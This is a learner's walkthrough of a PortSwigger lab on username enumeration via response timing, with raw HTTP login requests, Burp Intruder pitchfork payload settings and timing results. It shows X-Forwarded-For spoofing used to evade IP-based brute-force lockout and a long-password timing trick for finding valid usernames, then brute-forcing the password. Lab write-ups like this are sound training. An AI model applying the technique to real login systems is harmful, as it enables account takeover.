[LAB-3] Authentication - Username enumeration via response timing

When doing this lab what I did is I logged in with wiener to find anything useful, which I did not, so I tried to enumerate usernames and this is what I got


We see that there is a protection against brute-force in the website, what it can be done in order to fix this is adding the "X-Forwarded-For" which is a request header is used to identify the IP address of a client that connects to a web server through a proxy or load balancer, so we're basically spoofing our IP address, after doing that we get this:

Login

Invalid username or password.

Username

Password

Log in

This is what I had to add into the website

```
POST /login HTTP/2
Host: 0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net
Cookie: session=MPcMeLA52L1PkBonc2lDDyVqF9Eu6qnw
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net
Referer: https://0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
X-Forwarded-For: 127.0.0.1

username=asdsa&password=peterasdasd
```

After that what I did is doing a pitchfork attack which is a attack that works or iterates between 2 different payloads, and one of my payloads was the username of course and the other one is the X forwarded for just in order to bypass the IP-based brute-force protection that is preventing us from brute-forcing

And as the lab said, this is a "Username enumeration via response timing", and from my notes I know that if we set a long password the website will take a longer time to load just because it will still have to check if the password is correct after the username is correct. doing that, this was what I did to get the username

```
POST /login HTTP/2
Host: 0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net
Cookie: session=MPcMeLA52L1PkBonc2lDDyVqF9Eu6qnw
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net
Referer: https://0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
X-Forwarded-For: §0§

username=§§&password=
petersdfdsgfdsfsdfkjdsagfklsdajhfgkesljfhgselkfjksgflkjsfhgslkjfhgewflkjeshgfseakljhfgasekfjhhsea
kljhfgasekfjhhseagfkseajfhgseakjfhgseakfjsehagfksaejhgfseapetersdfdsgfdsfsdfkjdsagfklsdajhfgkeslj
agfklsdajhfgkesljfhgselkfjksgflkjsfhgslkjfhgewflkjeshgfseakljhfgasekfjhhseagfkseajfhgseakjfhgseak
ajfhgseakfjsehagfksaejhgfseapetersdfdsgfdsfsdfkjdsagfklsdajhfgkesljfhgselkfjksgflkjsfhgsl
lkf
```

Payloads

Payload position:	1
Payload type:	Numbers
Payload count:	102
Request count:	101

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:	◉ Sequential ○ Random
From:	400
To:	501
Step:	1
How many:	

Payload position:	2	⌄
Payload type:	Simple list	⌄
Payload count:	101	
Request count:	101	

Payload configuration ⌃

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	carlos
Load...	root
Remove	admin
	test
Clear	guest
	info
Deduplicate	adm
	mysql

Add	*Enter a new item*

Add from list...	⌄

After running this attack we can clearly see which username it was the one that took the longest to have a response

Payload 2	Status code	Response recei... ⌄	Response...	Error
arizona	200	4015	4016	
test	200	218	218	
guest	200	217	217	
app01	200	194	194	
anaheim	200	166	166	

Now that we have that lets enumerate the password

Payload 2	Status code ⌄	Response r
	420	116
buster	302	152
123456	200	145
password	200	157

Now that we have everything lets log in!

Congratulations, you solved the lab!

My Account

Your username is: arizona